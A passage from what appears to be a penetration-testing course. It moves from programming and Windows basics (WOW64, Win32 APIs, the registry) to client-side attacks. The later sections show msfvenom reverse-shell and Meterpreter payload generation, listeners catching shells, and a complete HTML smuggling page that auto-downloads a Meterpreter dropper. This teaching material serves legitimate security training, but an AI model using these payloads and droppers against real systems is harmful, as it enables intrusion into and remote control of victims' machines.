All programming languages are either *compiled*<sup>8</sup> or *interpreted*.<sup>9</sup> When using a compiled language, code must be converted to binary (compiled) before it can be executed. On the other hand, when using an interpreted language, code files (*scripts*) are parsed and converted into the required binary format one line at a time when executed.

---

*The description above is not 100% accurate in relation to concepts as just-in-time compilation and optimization but that is normally not relevant for us as penetration testers.*

---

In order to describe the hierarchy of programming languages we'll focus on compiled languages and begin with a discussion of the lowest-level languages.

Low-level programming languages are difficult for humans to understand, and are specifically tied to the hardware and contain a limited amount of features. On the other hand, high-level languages

---

<sup>8</sup> (Wikipedia, 2020),  
[https://en.wikipedia.org/wiki/Compiled\\_language#:~:text=A%20compiled%20language%20is%20a,%2Druntime%20translation%20take s%20place](https://en.wikipedia.org/wiki/Compiled_language#:~:text=A%20compiled%20language%20is%20a,%2Druntime%20translation%20take s%20place).

<sup>9</sup> (Wikipedia, 2020),  
[https://en.wikipedia.org/wiki/Interpreted\\_language#:~:text=An%20interpreted%20language%20is%20a,program%20into%20machine%20language%20instructions](https://en.wikipedia.org/wiki/Interpreted_language#:~:text=An%20interpreted%20language%20is%20a,program%20into%20machine%20language%20instructions).

are easier for programmers to read and write, are more portable and provide access to greater complexity through the paradigm of *object-oriented programming*.<sup>10</sup>

At the very core, the CPU performs actions based on the *opcodes*<sup>11</sup> stemming from the compiled code. An opcode is a binary value which the CPU maps to a specific action. The set of opcodes can be translated to the low level *assembly*<sup>12</sup> programming language for better human readability.

When we deal with Windows or Linux computers we typically concern ourselves with the *x86 architecture*.<sup>13</sup> The architecture defines which opcodes are valid and what functionality they map to in assembly. The same thing applies to other CPU architectures like *ARM*<sup>14</sup> which is used with most smartphones and tablets.

Applications that require low overhead and high efficiency such as the core components of an operating system or a browser typically have elements written in assembly. Although we will not often write assembly code as penetration testers, it can be helpful to understand it in order to perform various bypasses of security products or perform more advanced attacks.

When we consider a language such as *C*,<sup>15</sup> we are using a more human-readable syntax, even though *C* is still considered a relatively low-level language. By contrast, *C++*<sup>16</sup> can be considered as both high and low-level. It still provides access to all the features of *C* and accepts directly embedded assembly code through *inline assembly*<sup>17</sup> instructions. *C++* also provides access to high-level features like classes and objects making it an object-oriented programming language.

Most scripting languages like *Python*, *JavaScript* or *PowerShell* are high-level languages and make use of the object-oriented programming model as well.

---

*Code from lower level languages like C and C++ is converted to opcodes through the compilation process and executed directly by the CPU. Applications written in low-level languages must perform their own memory management, this is also referred to as unmanaged code.*<sup>18</sup>

---

Languages like *Java*<sup>19</sup> and *C#*<sup>20</sup> are also object-oriented programming languages but are vastly different in how they are compiled and execute.

---

<sup>10</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Object-oriented\\_programming](https://en.wikipedia.org/wiki/Object-oriented_programming)

<sup>11</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Opcode>

<sup>12</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Assembly\\_language](https://en.wikipedia.org/wiki/Assembly_language)

<sup>13</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/X86>

<sup>14</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/ARM\\_architecture](https://en.wikipedia.org/wiki/ARM_architecture)

<sup>15</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/C\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/C_(programming_language))

<sup>16</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/C%2B%2B>

<sup>17</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/cpp/assembler/inline/inline-assembler?view=vs-2019>

<sup>18</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Managed\\_code](https://en.wikipedia.org/wiki/Managed_code)

<sup>19</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Java\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/Java_(programming_language))

<sup>20</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/C\\_Sharp\\_\(programming\\_language\)](https://en.wikipedia.org/wiki/C_Sharp_(programming_language))

Code from Java and C# is compiled into *bytecode*<sup>21</sup> which is then processed by an installed virtual machine. Java uses the *Java Virtual Machine (JVM)* which is part of the *Java Runtime Environment (JRE)*. C# uses the *Common Language Runtime*<sup>22</sup> (CLR), which is part of the *.NET* framework.<sup>23</sup>

Web browsers typically execute code from scripting languages like JavaScript through a virtual machine as well. But when repetitive tasks are encountered a technique called *just-in-time (JIT)* compilation<sup>24</sup> is employed where the script is compiled directly into native code.

Java's popularity largely stems from its operating system-independence, while C# has been primarily constrained to the Windows platform. With the relatively recent release of *.NET Core*<sup>25</sup> C# is also available on Linux or macOS.

When the bytecode is executed, the virtual machine compiles it into opcodes which the CPU executes.

---

*When dealing with high-level languages, any code compiled into opcodes is often referred to as native code. Code produced by high-level languages that uses a virtual machine for execution is known as managed code.*

---

In this scenario, a virtual machine will often provide memory management support that can help prevent security vulnerabilities such as buffer overflows.

Although it's not critical to be able to program in each of these languages, as penetration testers we should at least understand their differences and limitations.

## 2.1.2 Programming Concepts

In this section we'll discuss some basic concepts and terminology used in high-level language programming.

A key component of object-oriented programming is a *class*<sup>26</sup> which acts as a template for creating objects. Most classes contain a number of variables to store associated data and *methods*<sup>27</sup> that can perform actions on the variables.

In the Object-oriented paradigm, an object is *instantiated*<sup>28</sup> from its class through a special method called *constructor*.<sup>29</sup> Typically the constructor is named after its class and it's mostly used to setup and initialize the instance variables of a class.

---

<sup>21</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Bytecode>

<sup>22</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/dotnet/standard/clr>

<sup>23</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/.NET\\_Framework](https://en.wikipedia.org/wiki/.NET_Framework)

<sup>24</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Just-in-time\\_compilation](https://en.wikipedia.org/wiki/Just-in-time_compilation)

<sup>25</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/.NET\\_Core](https://en.wikipedia.org/wiki/.NET_Core)

<sup>26</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Class\\_\(computer\\_programming\)](https://en.wikipedia.org/wiki/Class_(computer_programming))

<sup>27</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Method\\_\(computer\\_programming\)](https://en.wikipedia.org/wiki/Method_(computer_programming))

<sup>28</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Instance\\_\(computer\\_science\)](https://en.wikipedia.org/wiki/Instance_(computer_science))

For example, in the listing below, when a *MyClass* object is instantiated, the *MyClass* constructor will setup and initialize the *myNumber* class variable to the value passed as a parameter to the constructor.

```
public class MyClass
{
    private int myNumber;

    // constructor
    public MyClass(int aNumber)
    {
        this.myNumber = aNumber;
    }

    public getNumber()
    {
        return myNumber;
    }
}
```

Listing 1 - Class and constructor

As noted in Listing 1, the name of class, method and variables are pre-pended by an *access modifier*.<sup>30</sup> The two most common are *public* and *private*. The *public* modifier allows both code outside the class and inside the class to reference and use it, while *private* only allows code inside the class to access it. The same concept applies for methods.

In Listing 1, all code can call the constructor *MyClass*, but only the instantiated object can reference the variable *myNumber* directly. Code outside the object has to call the public method *getNumber* to evaluate *myNumber*.

As we begin developing attack techniques and begin to write custom code, these concepts and terms will become increasingly more important. In addition, we'll rely on these concepts as we investigate and reverse-engineer high-level code.

## 2.2 Windows Concepts

Windows servers and workstations are ubiquitous in modern network environments. Let's take some time to discuss some basic Windows-specific concepts and terminology that we will use throughout multiple modules in this course.

### 2.2.1 Windows On Windows

Most Windows-based machines use the 64-bit version of the Windows operating system. However, many applications are still 32-bit.

<sup>29</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Constructor\\_\(object-oriented\\_programming\)](https://en.wikipedia.org/wiki/Constructor_(object-oriented_programming))

<sup>30</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Access\\_modifiers](https://en.wikipedia.org/wiki/Access_modifiers)

To facilitate this, Microsoft introduced the concept of *Windows On Windows 64-bit (WOW64)*<sup>31</sup> which allows a 64-bit version of Windows to execute 32-bit applications with almost no loss of efficiency.

---

*Note that 64-bit Linux installations do not natively support 32-bit application execution.*

---

WOW64 utilizes four 64-bit libraries (**Ntdll.dll**, **Wow64.dll**, **Wow64Win.dll** and **Wow64Cpu.dll**) to emulate the execution of 32-bit code and perform translations between the application and the kernel.

On 32-bit versions of Windows, most native Windows applications and libraries are stored in **C:\Windows\System32**. On 64-bit versions of Windows, 64-bit native programs and DLLs are stored in **C:\Windows\System32** and 32-bit versions are stored in **C:\Windows\SysWOW64**.

As penetration testers, we must remain aware of the architecture or *bitness* of our targets, since this dictates the type of shellcode and other compiled code that we can use.

## 2.2.2 Win32 APIs

The Windows operating system, and its various applications are written in a variety of programming languages ranging from assembly to C# but many of those make use of the Windows-provided built-in *application programming interfaces* (or *APIs*).

These interfaces, known as the *Win32 API*,<sup>32</sup> offer developers pre-built functionality. The APIs themselves are designed to be invoked from C and are documented with C-style data types but as we will discover throughout this course, they can be used with multiple other languages.

Many of the Win32 APIs are documented by Microsoft. One simple example is the *GetUserNameA*<sup>33</sup> API exported by **Advapi32.dll** which retrieves the name of the user executing the function.

The syntax section of the documentation shows the *function prototype*<sup>34</sup> that details the number and type of arguments along with the return type:

```
BOOL GetUserNameA(  
    LPSTR  lpBuffer,  
    LPDWORD pcbBuffer  
);
```

*Listing 2 - Function prototype for GetUserNameA*

---

<sup>31</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/winprog64/wow64-implementation-details>

<sup>32</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Windows\\_API](https://en.wikipedia.org/wiki/Windows_API)

<sup>33</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-gb/windows/win32/api/winbase/nf-winbase-getusernamea>

<sup>34</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Function\\_prototype](https://en.wikipedia.org/wiki/Function_prototype)



In this example, the API requires two arguments. The first is an output buffer of type *LPSTR* which is the Microsoft term for a character array. The second argument is a pointer to a *DWORD* which is a 32-bit unsigned integer. The return value from the API is a boolean.

We will make extensive use of various Win32 APIs and their associated Microsoft data types<sup>35</sup> throughout this course. As we use these APIs we must keep in mind two particular details. First, we must determine if the process is 32-bit or 64-bit since some arguments and their size depend on the bitness. Second, we must distinguish between the use of *ASCII*<sup>36</sup> and *Unicode*<sup>37</sup> (which Microsoft sometimes refers to as *UTF-16*<sup>38</sup>). Since ASCII characters use one byte and Unicode uses at least two, many of the Win32 APIs are available in two distinct versions.

Listing 2 above shows the prototype for *GetUserNameA*, where the suffix “A” indicates the ASCII version of the API. Listing 3 below shows the prototype for *GetUserNameW*, in which the “W” suffix (for “wide char”) indicates Unicode:

```
BOOL GetUserNameW(  
    LPWSTR lpBuffer,  
    LPDWORD pcbBuffer  
);
```

Listing 3 - Function prototype

The first argument type is now of type *LPWSTR* which is a UNICODE character array.

We will be using the Win32 APIs extensively in this course.

### 2.2.3 Windows Registry

Many programming languages support the concept of local and global variables, where local variables are limited in scope and global variables are usable anywhere in the code. An operating system needs global variables in much the same manner. Windows uses the *registry*<sup>39</sup> to store many of these.

In this section, we'll discuss the registry since it contains important information that can be abused during attacks, and some modifications may allow us to bypass specific defenses.

The registry is effectively a database that consists of a massive number of keys with associated values. These keys are sorted hierarchically using subkeys.

At the root, multiple *registry hives*<sup>40</sup> contain logical divisions of registry keys. Information related to the current user is stored in the *HKEY\_CURRENT\_USER* (*HKCU*) hive, while information related to the operating system itself is stored in the *HKEY\_LOCAL\_MACHINE* (*HKLM*) hive.

<sup>35</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/winprog/windows-data-types>

<sup>36</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/ASCII>

<sup>37</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/Unicode>

<sup>38</sup> (Wikipedia, 2020), <https://en.wikipedia.org/wiki/UTF-16>

<sup>39</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Windows\\_Registry](https://en.wikipedia.org/wiki/Windows_Registry)

<sup>40</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives>



---

*The HKEY\_CURRENT\_USER hive is writable by the current user while modification of the HKEY\_LOCAL\_MACHINE hive requires administrative privileges.*

---

We can interface with the registry both programmatically through the Win32 APIs as well as through the GUI with tools like the **Registry Editor** (*regedit*) shown in Figure 1.




Figure 1: Registry editor in Windows

Figure 1 shows additional registry hives some of which we will explore in later modules.

Since a 64-bit version of Windows can execute 32-bit applications each registry hive contains a duplicate section called *Wow6432Node*<sup>41</sup> which stores the appropriate 32-bit settings.

The registry is used extensively by the operating system and a variety of applications. As penetration testers, we can obtain various reconnaissance information from it or modify it to improve attacks or perform evasion.

## 2.3 Wrapping Up

This module provided a brief introduction to programming and a high-level overview of some important aspects of the Windows operating system. This extremely brief overview serves to prepare us for the techniques we will use and develop in this course.

---

<sup>41</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/sysinfo/32-bit-and-64-bit-application-data-in-the-registry>

## 3 Client Side Code Execution With Office

There are typically two ways to gain unauthorized remote access to a system. The first is to exploit a vulnerable application or service that is exposed to the Internet. While this does not require victim interaction, the target must be running vulnerable software which we must target with an exploit.

The second way to gain remote access is to trick a user into running malicious code. This technique typically requires that the victim interact with a file or an HTML web page in a browser. These types of attacks fall into the category of *Social Engineering*<sup>42</sup> known as *Phishing*.<sup>43</sup> While vulnerabilities in software may be discovered and patched, user behavior is much more difficult to correct, making this a particularly appealing attack vector and the primary focus of this module.

In order to make this type of attack more effective, we will attempt to abuse features in software which the end user commonly uses and trust. Specifically, the goal of this module is to gain code execution through exploitation of Microsoft Office products. This is a common attack vector in both real-world attacks and in penetration tests.

In this module, we will present various client-side attacks against the Microsoft Office Suite. While our ultimate goal is to gain code execution on the target, we will also discuss common attack scenarios and discuss payloads, shellcodes, and common command and control infrastructures.

### 3.1 Will You Be My Dropper

Let's discuss real-world attack scenarios and describe how these concepts translate into a penetration test.

To initiate a client-side attack, an attacker often delivers a *Trojan*<sup>44</sup> (in the form of a script or document) to the victim and tricks them into executing it. Traditional trojans embed an entire payload, but more complex *Dropper*<sup>45</sup> trojans rely on a staged payload with a *Callback*<sup>46</sup> function that connects back to the attack machine to download the second stage.

Once the code has been delivered, it may be written to the hard disk or run directly from memory. Either way, the objective of the code is to create a communication channel back to the attacker. The code which is run on the victim's workstation is known by several (often synonymous) names including an *Implant*, *Agent*, *Backdoor*, or simply *Malware*.

Once this code is executed on the client, it must connect to a "*Command and control*" or *C2*<sup>47</sup> infrastructure in order to communicate back to the attacker. This code will contain the attacker's hostname and domain name or IP address and will leverage an available network protocol such

---

<sup>42</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Social\\_Engineering\\_\(security\)](https://en.wikipedia.org/wiki/Social_Engineering_(security))

<sup>43</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Phishing>

<sup>44</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Trojan\\_horse\\_\(computing\)](https://en.wikipedia.org/wiki/Trojan_horse_(computing))

<sup>45</sup> (Wikipedia, 2019), [https://en.wikipedia.org/wiki/Dropper\\_\(malware\)](https://en.wikipedia.org/wiki/Dropper_(malware))

<sup>46</sup> (FireEye, 2013), <https://www.fireeye.com/blog/threat-research/2013/04/malware-callbacks.html>

<sup>47</sup> (Malware Patrol, 2018), <https://www.malwarepatrol.net/command-control-servers-c2s-fundamentals/>

as *HTTP* or *HTTPS* (which may simulate user activity) or *DNS* (which simulates common network activity).

---

*Although sophisticated attackers will leverage a C2 infrastructure in the real world, in this module we will simply communicate directly with the target.*

---

The Metasploit framework simplifies this process.

### 3.1.1 Staged vs Non-staged Payloads

Metasploit boasts an impressive library of payloads that can be formatted in many different ways. The framework includes both *staged* and *non-staged* payloads.

For example, *windows/shell\_reverse\_tcp* is a simple *non-staged* reverse TCP shell payload. It contains all the code needed to open up a reverse command shell to an attacker's machine. The payload itself is actually a number of assembly instructions, which when executed, call a number of Windows APIs that connect to the attacker's C2 and exposes a *cmd.exe* command prompt.

Staged payloads, such as *windows/shell/reverse\_tcp*, contain a minimal amount of code that performs a callback, then retrieves any remaining code and executes it in the target's memory. This slimmed-down payload does not take up as much memory as a non-staged payload, and may evade anti-virus programs.

Note the difference in the delimiters used in the names of these payloads. Non-staged payloads use a *\_* and staged payloads use */* respectively, as illustrated below. The payload's description also indicates whether it is staged or non-staged.

<code>windows/x64/meterpreter_reverse_https</code>	Connect back to attacker and spawn a Meterpreter shell
<code>windows/x64/meterpreter/reverse_https</code>	Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged x64).

Listing 4 - Non-staged vs staged payload

### 3.1.2 Building Our Droppers

Once we choose a payload, we can build it using **msfvenom**.<sup>48</sup> For example, let's create a regular executable with a non-staged payload. First, we will set the payload with **-p**, and the attacking IP address and port with **LHOST** and **LPORT**. We'll set the payload format to executable with **-f** and use **-o** to save the payload to the root of our Apache web server. This construction is identical for staged and non-staged payloads.

```
kali@kali:~$ sudo msfvenom -p windows/shell_reverse_tcp LHOST=192.168.119.120
LPORT=444 -f exe -o /var/www/html/shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
```

<sup>48</sup> (Offensive Security, 2019), <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>

```
Final size of exe file: 73802 bytes
Saved as: /var/www/html/shell.exe
```

```
kali@kali:~$ sudo service apache2 start
```

*Listing 5 - Generate Non-staged Metasploit reverse TCP shell*

With the payload saved to our Apache root directory and the server started, we can launch a Netcat listener on our Kali attack machine to receive the shell.

We will listen for an incoming connection (**-l**), avoid DNS lookups (**-n**) and use verbose output (**-v**). We'll also use **-p** to specify the TCP port, which must match the port used when generating the msfvenom executable (as seen in Listing 6).

```
kali@kali:~$ sudo nc -lnvp 444
listening on [any] 444 ...
```

*Listing 6 - Setting up the Netcat listener*

With the listener ready, let's open Microsoft Edge on the victim's machine and browse the payload's URL on our Kali Linux Apache server. We will be prompted to download the file. Once the file is downloaded, we'll execute it, ignoring and accepting any warning messages.

Within a few seconds, the reverse shell should open in our Netcat listener:

```
kali@kali:~$ sudo nc -lnvp 444
listening on [any] 444 ...
connect to [192.168.119.120] from (UNKNOWN) [192.168.120.11] 49676
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Offsec\Downloads>
```

*Listing 7 - Catching the reverse shell*

Let's try another example, this time leveraging the power of Metasploit's signature *Meterpreter*<sup>49</sup> payload.

The full Meterpreter payload is powerful, but the non-staged version is quite large. In this example, we'll create a staged version. This version will be more compact, and will execute in stages. The small first stage executes a callback function, which will retrieve the remaining code and execute it in memory.

The **msfvenom** command we'll use is similar to the non-staged version. We will select the staged payload, choose HTTPS as the protocol (shown in the suffix of the payload), and we'll set the LPORT to 443, the typical HTTPS TCP port.

Let's compare the payload sizes by generating both staged and non-staged meterpreter payloads:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter_reverse_https
LHOST=192.168.119.120 LPORT=443 -f exe -o /var/www/html/msfnonstaged.exe
...
Payload size: 207449 bytes
Final size of exe file: 214016 bytes
```

<sup>49</sup> (Offensive Security, 2019), <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>

```
Saved as: /var/www/html/msfnonstaged.exe.exe

kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.119.120 LPORT=443 -f exe -o /var/www/html/msfstaged.exe
...
Payload size: 694 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/msfstaged.exe
```

*Listing 8 - Generating Meterpreter executable with both staged and non-staged payloads*

Notice that the non-staged payload is nearly thirty times larger than the staged payload. This significantly smaller payload provides less detection surface for endpoint security solutions.

In order to use staged payloads, we'll need to use the *multi/handler*. This Metasploit module listens for incoming callbacks from staged payloads and delivers the second stage.

To do this, we'll launch **msfconsole** in quiet mode (**-q**) and **use** the *multi/handler* module. We'll set the **payload**, **LHOST**, and **LPORT** options, which must match the values we used when we generated the payload:

```
kali@kali:~$ sudo msfconsole -q

msf5 > use multi/handler

msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https

msf5 exploit(multi/handler) > set lhost 192.168.119.120
lhost => 192.168.119.120

msf5 exploit(multi/handler) > set lport 443
lport => 443

msf5 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.119.120:443
```

*Listing 9 - Setting up the multi/handler module*

With the *multi/handler* module running, we can download our **msfstaged.exe** executable and run it on our victim machine. Then, we'll turn our attention to the output from Metasploit:

```
[*] Started HTTPS reverse handler on https://192.168.119.120:443
[*] https://192.168.119.120:443 handling request from 192.168.120.11; (UUID: pm1qmw8u)
Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.119.120:443 -> 192.168.120.11:49678)

meterpreter >
```

*Listing 10 - Multi/handler catches the callback and opens a Meterpreter session*

A small 7 KB callback was executed to *stage* the full payload and we note from the output that more than 200 KB of code was sent to spawn the Meterpreter shell from our victim's machine.

Now that we understand the differences between Metasploit's non-staged and staged payloads and understand how to use Netcat and the *multi/handler* to catch the shell, we'll discuss discretion in the next section.

### 3.1.2.1 Exercise

1. Experiment with different non-staged and staged Metasploit payloads and use the multi/handler module to receive the shell.

### 3.1.3 HTML Smuggling

In the previous sections, we created a malicious executable and tested it by manually downloading and running it on a “victim’s” machine. This works well as an example, but attackers will often use more discreet delivery methods. For example, an attacker may embed a link in an email. When the victim reads the email and visits the webpage, JavaScript code will use *HTML Smuggling*<sup>50</sup> to automatically save the dropper file.

This technique leverages the *HTML5*<sup>51</sup> anchor tag *download attribute*,<sup>52</sup> which instructs the browser to automatically download a file when a user clicks the assigned hyperlink.

Let’s try this out by creating an HTML file on our Kali Linux machine’s Apache server. We’ll create a simple hyperlink and set the *download* attribute anchor tag:

```
<html>
  <body>
    <a href="/msfstaged.exe" download="msfstaged.exe">DownloadMe</a>
  </body>
</html>
```

Listing 11 - Anchor object using download attribute

When a user clicks this link from an HTML5-compatible browser, the **msfstaged.exe** file will be automatically downloaded to the user’s default download directory.

Although this works well, it exposes the filename and extension of the dropper and requires the user to manually click on the link. To avoid this we can trigger the download from an embedded JavaScript file. This method feeds the file as an octet stream and will download the assembled file without user interaction.

We’ll demonstrate this by building a proof of concept slowly, explaining each section of the code as we go along.

Let’s discuss the required tasks. First, we’ll create a Base64 Meterpreter executable and store it as a *Blob*<sup>53</sup> inside of a JavaScript variable. Next, we’ll use that Blob to create a URL file object that simulates a file on the web server. Finally, we’ll create an invisible anchor tag that will trigger a download action once the victim loads the page.

The first hurdle is to store an executable inside JavaScript and allow it to be used with the download attribute. By default, the download attribute only accepts files stored on a web server. However, it will also accept an embedded Blob object. The Blob object may be instantiated from a byte array as shown in Listing 12.

<sup>50</sup> (Outflank, 2018), <https://outflank.nl/blog/2018/08/14/html-smuggling-explained/>

<sup>51</sup> (w3school, 2019), [https://www.w3schools.com/html/html5\\_intro.asp](https://www.w3schools.com/html/html5_intro.asp)

<sup>52</sup> (w3school, 2019), [https://www.w3schools.com/tags/att\\_a\\_download.asp](https://www.w3schools.com/tags/att_a_download.asp)

<sup>53</sup> (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/Blob>

```
<html>
  <body>
    <script>
      var blob = new Blob([data], {type: 'octet/stream'});
    </script>
  </body>
</html>
```

Listing 12 - Create Blob object from byte array in JavaScript

Once this Blob has been created, we can use it together with the static `URL.createObjectURL()`<sup>54</sup> method to create a URL file object. This essentially simulates a file located on a web server, but instead reads from memory. The instantiation statement is shown in Listing 13:

```
var url = window.URL.createObjectURL(blob);
```

Listing 13 - Creating a URL file object

Now that we have the file object in memory, we can create the anchor object with the `createElement`<sup>55</sup> method, specifying the `tagName` of the anchor object, which is "a". We'll then use the `appendChild()`<sup>56</sup> method to place the created anchor object in the HTML document and specify its attributes.

First, we'll set the display style<sup>57</sup> to "none" to ensure the anchor is not displayed on the webpage. Next, we'll set `.href`<sup>58</sup> to the URL leading to a remote file, which we'll embed through the Blob and URL file object. Finally, we'll set the download attribute specifying a filename on the victim's machine. This is all shown in Listing 14. Please note that the `filename` variable will be set prior to the execution of the following code, as we will see later on.

```
var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = fileName;
```

Listing 14 - Creating Anchor object and setting properties

With the invisible anchor object created and referencing our Blob object, we can trigger the download prompt through the `click()`<sup>59</sup> method.

```
a.click();
```

Listing 15 - Triggering the download prompt

Before we are able to perform the HTML smuggling attack, we need to embed the file. In this example, we'll embed a Meterpreter executable inside the JavaScript code. To avoid invalid

<sup>54</sup> (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/URL/createObjectURL>

<sup>55</sup> (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/Document/createElement>

<sup>56</sup> (w3school, 2019), [https://www.w3schools.com/jsref/met\\_node\\_appendchild.asp](https://www.w3schools.com/jsref/met_node_appendchild.asp)

<sup>57</sup> (w3school, 2019), [https://www.w3schools.com/jsref/prop\\_style\\_display.asp](https://www.w3schools.com/jsref/prop_style_display.asp)

<sup>58</sup> (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/URL/href>

<sup>59</sup> (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/HTMLElement/click>

characters we will *Base64*<sup>60</sup> encode the binary and write a Base64 decoding function that converts the file back to its original form and stores it into a byte array.

```
function base64ToArrayBuffer(base64)
{
    var binary_string = window.atob(base64);
    var len = binary_string.length;
    var bytes = new Uint8Array( len );
    for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
    return bytes.buffer;
}
```

*Listing 16 - Base64 decoding function in JavaScript*

Finally, we can generate a **windows/x64/meterpreter/reverse\_https** payload using our now-familiar syntax and convert it to **base64**:

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=192.168.119.120 LPORT=443 -f exe -o /var/www/html/msfstaged.exe
...
Payload size: 694 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/msfstaged.exe

kali@kali:~$ base64 /var/www/html/msfstaged.exe
TVqQAAMAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAyAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
...
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
```

*Listing 17 - Generating and Base64 encoding the Meterpreter executable*

Before embedding the Base64-encoded executable, we must remove any line breaks or newlines, embedding it as one continuous string. Alternatively, we could wrap each line in quotes.

Now let's put everything together. First, our Base64 code is placed into an array buffer, byte-by-byte. We'll then place the array buffer into our Blob. Next, we'll create a hidden "a" tag. The data from our Blob is then moved to the href reference of our "a" tag. Our Blob code in the href is given the file name of 'msfnonstaged.exe'. Finally, a click action is performed to download our file. The complete webpage used to trigger the HTML smuggling with the Meterpreter executable is given below:

```
<html>
  <body>
    <script>
      function base64ToArrayBuffer(base64) {
        var binary_string = window.atob(base64);
        var len = binary_string.length;
        var bytes = new Uint8Array( len );
        for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
      }

      return bytes.buffer;
    </script>
  </body>
</html>
```

<sup>60</sup> (Wikipedia, 2019), <https://en.wikipedia.org/wiki/Base64>



```
}

var file = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAAQAAAAA...
var data = base64ToArrayBuffer(file);
var blob = new Blob([data], {type: 'octet/stream'});
var fileName = 'msfstaged.exe';

var a = document.createElement('a');
document.body.appendChild(a);
a.style = 'display: none';
var url = window.URL.createObjectURL(blob);
a.href = url;
a.download = fileName;
a.click();
window.URL.revokeObjectURL(url);
</script>
</body>
</html>
```

Listing 18 - Complete JavaScript code to trigger HTML smuggling

After saving the webpage to the web root of our Apache server, we can browse to it using Google Chrome from the Windows 10 victim machine. Just browsing the file will cause a trigger to download the executable. Unfortunately, a warning may be displayed due to the potentially unsafe file format, as shown in Figure 2.

Note that we chose to browse to the HTML file with Google Chrome since it supports `window.URL.createObjectURL`. This technique must be modified to work against browsers like Internet Explorer and Microsoft Edge.




Figure 2: Meterpreter executable is downloaded through HTML smuggling

This warning may appear because the attachment is saved as an executable. We will ignore this warning and download and run it anyway.

